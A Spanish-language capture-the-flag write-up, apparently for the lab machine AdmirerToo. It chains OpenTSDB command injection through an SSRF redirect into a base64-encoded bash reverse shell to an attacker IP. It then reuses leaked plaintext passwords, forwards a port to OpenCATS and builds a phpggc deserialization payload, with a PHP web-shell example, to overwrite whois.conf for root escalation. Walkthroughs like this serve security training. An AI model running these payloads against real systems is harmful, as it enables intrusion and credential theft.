
A tener en cuenta que según lo que vimos en la imagen de starckoverflow, esta cadena necesita los parámetros type,q y max

```
python2 redirect.py -p 80 "http://localhost:4242/api/suggest?
type=metrics&q=&max=10"
```




Una vez que hemos descubierto un tipo de métrica en su interior, podemos cambiar el **sys.cpu.nice** que nos dió fallo al principio por **http.stats.web.hits**

```
python2 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=
[33:system('ping+-
c+1+10.10.14.48')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```




Conseguimos que nos devuelva el ping. Lo tenemos que ver desde tcpdump



oneliner bash

```
#nuestra ip
# el puerto que queramos
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.48/443 0>&1'" | base64


> resultado -->
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC80NDMgMD4mMScK


A la cadena en base 64 que recibimos la usamos de la siguiente forma

# ponemos en escucha una terminal
n -nlvp 443

#Si la cadena lo decodeamos y le decimos que luego utilice bash recibimos
una consola de bash

echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC80NDMgMD4mMScK |
base64 -d

>resultado --> bash -c 'bash -i >& /dev/tcp/10.10.14.48/443 0>&1'

# Si además decimos que lo ejecute como bash
echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC80NDMgMD4mMScK |
base64 -d | bash
```



Como vemos por el puerto de escucha aparece una bash

Ahora la ida es poner en el exploit esta cadena que hemos visto

```
#recordar suistituir espacios por +
# no hemos dejado los espacios que solemos poner entre los |
# recordarq ue tienes que ejecutar desde el sitio donde tienes el exploit
/maquinas/admire/exploits

python2 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=
[33:system('echo+YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC80ND
```

```
MgMD4mMScK|base64+-
d|bash')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```

Vemos que de esta forma no escuchamos nada, así que miramos el ascci del + que es 2B y lo sustuituimos con el %delante

El problema viene creo porque dentro de la cadena ya hay + independientemente de los espacios por lo que esos espacios internos son los que cambiamos por 2B

```
python2 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=
[33:system('echo+YmFzaCAtYyAnYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40OC80
NDMgMD4mMScK|base64+-
d|bash')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```

Recordar que hay que volver a hacer los paso...

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.137] 57516
bash: cannot set terminal process group (541): Inappropriate ioctl for device
bash: no job control in this shell
opentsdb@admirertoo:/$ whoami
whoami
opentsdb
opentsdb@admirertoo:/$
```

Ya tenemos una consola operativa

Preparación de la bash una vez detro del objetivo

Si ponemos tty miramos si estamos dentro. Si no hacemos estas cosas cuando hagamos control+c se nos va fuera, ademas que nos gustaría tener cierto dominio la bash

```
script /dev/null -c bash

#Con control+z dejamos de escuchar el puerto
stty raw -echo;fg

# Con esto hemos conseguido reiniciar la configuración de la terminal en
bash
reset xterm

#control l para limpiar no funciona pero porque puede valer diferente a
xterm
export TERM=xterm
```

```
#miramos cuando vale la variable shell y hacemos que valga una bash

export SHELL=/bin/bash

#ver el número de columnas y filas
stty size

#poner el número de filas y columnas  como en mi pc 61 236
stty rows 61 columns 236
```

Vamos a por la flag

```
opentsdb@admirertoo:/$ cd /home/
opentsdb@admirertoo:/home$ ls
jennifer
opentsdb@admirertoo:/home$ cd jennifer/
opentsdb@admirertoo:/home/jennifer$ ls
user.txt
opentsdb@admirertoo:/home/jennifer$ cat user.txt
cat: user.txt: Permission denied
opentsdb@admirertoo:/home/jennifer$
```

Como podemos ver no tenemos permisos.

```
opentsdb@admirertoo:/home/jennifer$ ls -l
total 4
-rw-r----- 1 root users 33 Jun 10 10:07 user.txt
```

user.txt solo lo pueden leer root y users

```
# listamos el grupo users
opentsdb@admirertoo:/home/jennifer$ cat /etc/group | grep users
#vemos que jennifer está en el grupo users
users:x:100:jennifer
```

convertirnos en jennifer

Seríá empezar a trastear. En nuestro caso hemos entrado por entornos web por lo que una forma de ver es el servidor web, que en nuestro caso vimos al principio que era apache y vamos a ver desde donde tiran las webs.

Hay que recordar que podíamos entrar o en la web normal o por db....

```
opentsdb@admirertoo:/home/jennifer$ cat /etc/apache2/sites-enabled/000-
default.conf
```

Vemos las dos webs

```
  ServerName db.admirer-gallery.htb
        ServerSignature Email
        ServerAdmin webmaster@admirer-gallery.htb
        DocumentRoot /var/www/adminer

#y


        ServerName admirer-gallery.htb
        ServerSignature Email
        ServerAdmin webmaster@admirer-gallery.htb
        DocumentRoot /var/www/html
```

En nuestro caso desde donde hemos trabajado es desde el db.admirer-gallery.htb que vemos que está'en /var/www/admirer así que comenzamos un reconocimiento para ver "lo que sea XD"

Despues de investigar , vemos que dentro de /var/www/adminer/plugins/data hay una rchivo servers.php que cuando lo vemos, alguien comentó una clave. Hay una que si tenemos que es la de admirer_ro , pero ahora tenemos la de admirer.

```
opentsdb@admirertoo:/var/www/adminer/plugins/data$ ls
servers.php
opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
  'localhost' => array(
//    'username' => 'admirer',
//    'pass'     => 'bQ3u7^AxzcB7qAsxE3',
// Read-only account for testing
    'username' => 'admirer_ro',
    'pass'     => '1w4nn4b3adm1r3d2!',
    'label'    => 'MySQL',
    'databases' => array(
      'admirer' => 'Admirer DB',
    )
  ),
];
```

Vamos a intentar convertirnos en jennifer por si por casualidad funcionase algunad e las contraseñas.

Poniendo la contraseña de admirer hemos podido convertirnos en jennifer por lo que en principio ya podemos leer la flag

```
opentsdb@admirertoo:/var/www/adminer/plugins/data$ su jennifer
Password:
jennifer@admirertoo:/var/www/adminer/plugins/data$

jennifer@admirertoo:/var/www/adminer/plugins/data$ cd /home/jennifer/
jennifer@admirertoo:~$ ls
user.txt
jennifer@admirertoo:~$ cat user.txt
46e6d27eef5311d91ad1e0c4eec16434
jennifer@admirertoo:~$
```

Bonus track

Ahora vamos a intentar convertirnos en root. Estando desde la ssh de jennifer si intentamos ver algo de root no podemos.

Vamos a hacer lo siguiente , haciendo pruebas hemos visto con netstat -nat que entre otros puertos está abierto el 8080 que antes no veíamos desde fuera. Vamos a hacer un local port fowarding conectándonos por ssh para controlarlo


```
netstat -nat
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
```

local port forwarding


vamos a conectarnos haciendo un local port forwarding para que cuando nos conectemos hacer que el puerto 8080 de la máquina remota hacerlo accesible desde nuestro equipo por otro puerto , por ejemplo 7878

```
# Nos conectamos pasando la pass y el local port forwarding al objetivo
sshpass -p 'bQ3u7^AxzcB7qAsxE3' ssh jennifer@10.10.11.137 -L
7878:127.0.0.1:8080

# Para comprobar desde una terminal nuestra usamos lsof para ver servicios
corriendo por el puerto

lsof -i:7878
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
ssh     31762 riskoo    4u  IPv6 117739      0t0  TCP localhost:7878
(LISTEN)
ssh     31762 riskoo    5u  IPv4 117740      0t0  TCP localhost:7878
(LISTEN)
```

Una vez hecho el local port forwarding podemos entrar en el puerto 8080 si miramos 127.0.0.1:7878



Probamos las diferentes credenciales típicas admin:admin ... Tenemos las credenciales jennifer: bQ3u7^AxzcB7qAsxE3



Buscamos en google información opencats exploit. Abajo de la web hemos localizado la versión 0.9.5.2 por eso es importante analizar la web y ver de donde puedes sacar información

Hemos encontrado una vulnerabilidad la cual necesita algunos tipos de permisos, por lo cual antes de ver a fondo la vulnerabiliad vamos a ver que permisos tenemos para usar opecats, directorios de subida etc..

Recordar que a la hora de buscar es necesario estar desde la raiz o pasárselo a la búsqueda

```
jennifer@admirertoo:~$ cd /
jennifer@admirertoo:/$ find \-name \*opencat\* 2>/dev/null
./opt/opencats
./var/log/apache2-opencats
./var/tmp/systemd-private-c4be9526974a45c1b6185cc6e7e58b77-
```

```
apache2@opencats.service-5faxtS
./sys/fs/cgroup/memory/system.slice/system-
apache2.slice/apache2@opencats.service
./sys/fs/cgroup/pids/system.slice/system-
apache2.slice/apache2@opencats.service
./sys/fs/cgroup/systemd/system.slice/system-
apache2.slice/apache2@opencats.service
./sys/fs/cgroup/unified/system.slice/system-
apache2.slice/apache2@opencats.service
./usr/local/sbin/a2ensite-opencats
./usr/local/sbin/a2enmod-opencats
./usr/local/sbin/apache2ctl-opencats
./usr/local/sbin/a2dismod-opencats
./usr/local/sbin/a2disconf-opencats
./usr/local/sbin/a2enconf-opencats
./usr/local/sbin/a2dissite-opencats
./run/apache2-opencats
./run/systemd/units/invocation:apache2@opencats.service
./run/lock/apache2-opencats
./etc/logrotate.d/apache2-opencats
./etc/default/apache-htcacheclean-opencats
./etc/systemd/system/multi-user.target.wants/apache2@opencats.service
./etc/apache2-opencats
./tmp/systemd-private-c4be9526974a45c1b6185cc6e7e58b77-
apache2@opencats.service-qDsofc


#Podríamos incluso buscar en google pero probamos apache2-opencat que
parece interesante

jennifer@admirertoo:/$ cd /etc/apache2-opencats/
jennifer@admirertoo:/etc/apache2-opencats$ ls
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available
mods-enabled  ports.conf  sites-available  sites-enabled
jennifer@admirertoo:/etc/apache2-opencats$


#Miramos la configuración
cat apache2.conf | grep -v "#" | sed '/^\s*$/d'

#Nos damos cuenta que el usuario y el grupo devel es el que lanza todo
opencats
User devel
Group devel

#Miramos si devel existe y donde está
jennifer@admirertoo:/etc/apache2-opencats$ grep devel /etc/passwd
devel:x:1003:1003::/home/devel:/sbin/nologin
```

Como veremos en el script para atacar opecats atacan a /var/www el cual es root

```
ls l /var/www
drwxr-xr-x 3 root root 4096 Jul 22  2021 adminer
drwxr-xr-x 6 root root 4096 Jan 12 10:20 html
```

Buscamos algún archivo que tenga un usuario en este caso devel para poder usarlo y vemos que no hay ningun usuario, posteriormente buscamos dos directorios con el -type d cuyo grupo sea devel

```
jennifer@admirertoo:/etc/apache2-opencats$ cd /
jennifer@admirertoo:find -user devel 2>/dev/null
jennifer@admirertoo:/$ find -group devel -type d 2>/dev/null
./usr/local/src
./usr/local/etc
```

"De momentos" estas

El escribir en este caso pues como que en principio no podemos hacer nada interesante al no poder ejecutar,pero está bien tenerlo, vamos a comprobar si usando phpgcc podemos escribir en estos directorios alguna información que nos interese. Phpgcc lo hemos encontrado al ver que opencats tiene esta vulnerabilidad, buscando en google.

Vamos a usar el phpgcc para meter un payload serializado en la url. Por lo que nos lo clonamos en nuestro pc. El objetivo es que pasando por url el payload serializado obtenido por phpgcc escriba en nuestro directorio algo que nos interesa.

```
# Ya viene compilado
git clone https://github.com/ambionics/phpggc
```

encoded and written to a file using the `file_put_contents` function.


This is an already known gadget found by `cf` which is available within `Guzzle` versions 6.0.0 <= 6.3.3+

phpggc can be used to generate a serialized exploit payload for this gadget

A payload such as `<?php echo shell_exec($_GET['e'].' 2>&1'); ?>` can now be used with phpggc to generate a serialized gadget chain which will store `shell.php` within `/var/www/public/shell.php` of the target OpenCAT system.


```
ct Guzzle/FW1 /var/www/public/shell.php  /tmp/shell.php
Cookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filen
```

Miramos los procesos y observamos que de omment solo tenemos acceso a los procesos de jennifer




El motivo es porque proc tiene la flag idepid=2 que hace que solo puedan ver los procesos del mismo usuario

Seguimos investigando y por ejemplo en la zona de los log /var/log podemos ver alguna que otra aplicación. En este caso podemos observar que tiene fail2ban, aquí vamos a tiro hecho porque la máquina nos decía que íbamos a probar esto.



Fail2ban lo que hace es que después de x intentos te bloquea. Hemos buscado en google **fail2ban exploit** y encontramos que cuando te bloquean se ejecuta como root un comando




Este comando nos cometan que escapando ~! pdoemos inyectar nuestro código , necesitariamos ir viendo cosas como donde está el arhivo de configuración de whois

Buscando no encontramos así que o no existe o no tenemos permisos para leerlo a simple vista.

Intentamos hacer un whois a nuestra ip y vemos que no hace nada visutalmente por lo que le metemos un strace delante para ver la traza de lo que se ha hecho a más bajo nivel.

```
strace whois 127.0.0.1
```

Observamos el código para ver si encontramos por ejemplo en este caso el archivo de configuración y vemos que se encuentra alojado en la ruta /usrc/local/etc la cual vimos antes que podíamos escribir



Por lo que intentaremos sobreescribir el whois o crearlo a través del phpgcc

> importante es que tendría que seguir el formato suyo porque si no lo hacemos sale lo siguiente:

```
jennifer@admirertoo:/usr/local/etc$ cat whois.conf ; echo
[{"Expires":1,"Discard":false,"Value":"10.10.14.29 10.10.14.29\n"}]
jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.29
Invalid regular expression '[{"Expires":1,"Discard":false,"Value":"10.
jennifer@admirertoo:/usr/local/etc$
```

Buscamos en el whois de github el whois.c para ver la configuración y encontramos como busca la concordancia

```
418     }
419
420     return 0;
421 }
422
423 #ifdef CONFIG_FILE
424 const char *match_config_file(const char *s)
425 {
426     FILE *fp;
427     char buf[512];
428     static const char delim[] = " \t";
429
430     if ((fp = fopen(CONFIG_FILE, "r")) == NULL) {
431         if (errno != ENOENT)
432             err_sys("Cannot open " CONFIG_FILE);
433         return NULL;
434     }
435
436     while (fgets(buf, sizeof(buf), fp) != NULL) {
437         char *p;
438         const char *pattern, *server;
439 #ifdef HAVE_REGEXEC
440         int i;
441         regex_t re;
442 #endif
443
```

Al ver que hay 512 de buffer y que queremos que no lea cierta parte del código que hemos "copiado su extructura" de whois, pues lo quehacemos es meterle una serie de espacions. Como hacemos esto?, por ejemplo:

```
python3 -c 'print("]*10.10.14.29 10.10.14.29" + " "*500)'
```


```
❯ python3 -c 'print("]*10.10.14.29 10.10.14.29" + " "*500)'
]*10.10.14.29 10.10.14.29
```

Lo guardamos en whois.conf y ejecutamos el phpggc

```
❯ ./phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf whois.conf
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22G
uzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A
0%3Bs%3A5%3A%22Value%22%3Bs%3A526%3A%22%5D%2A10.10.14.29+10.10.14.29++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5C
FileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3
A7%3Bi%3A7%3B%7D
```

Metemos la data después de DataGrid=

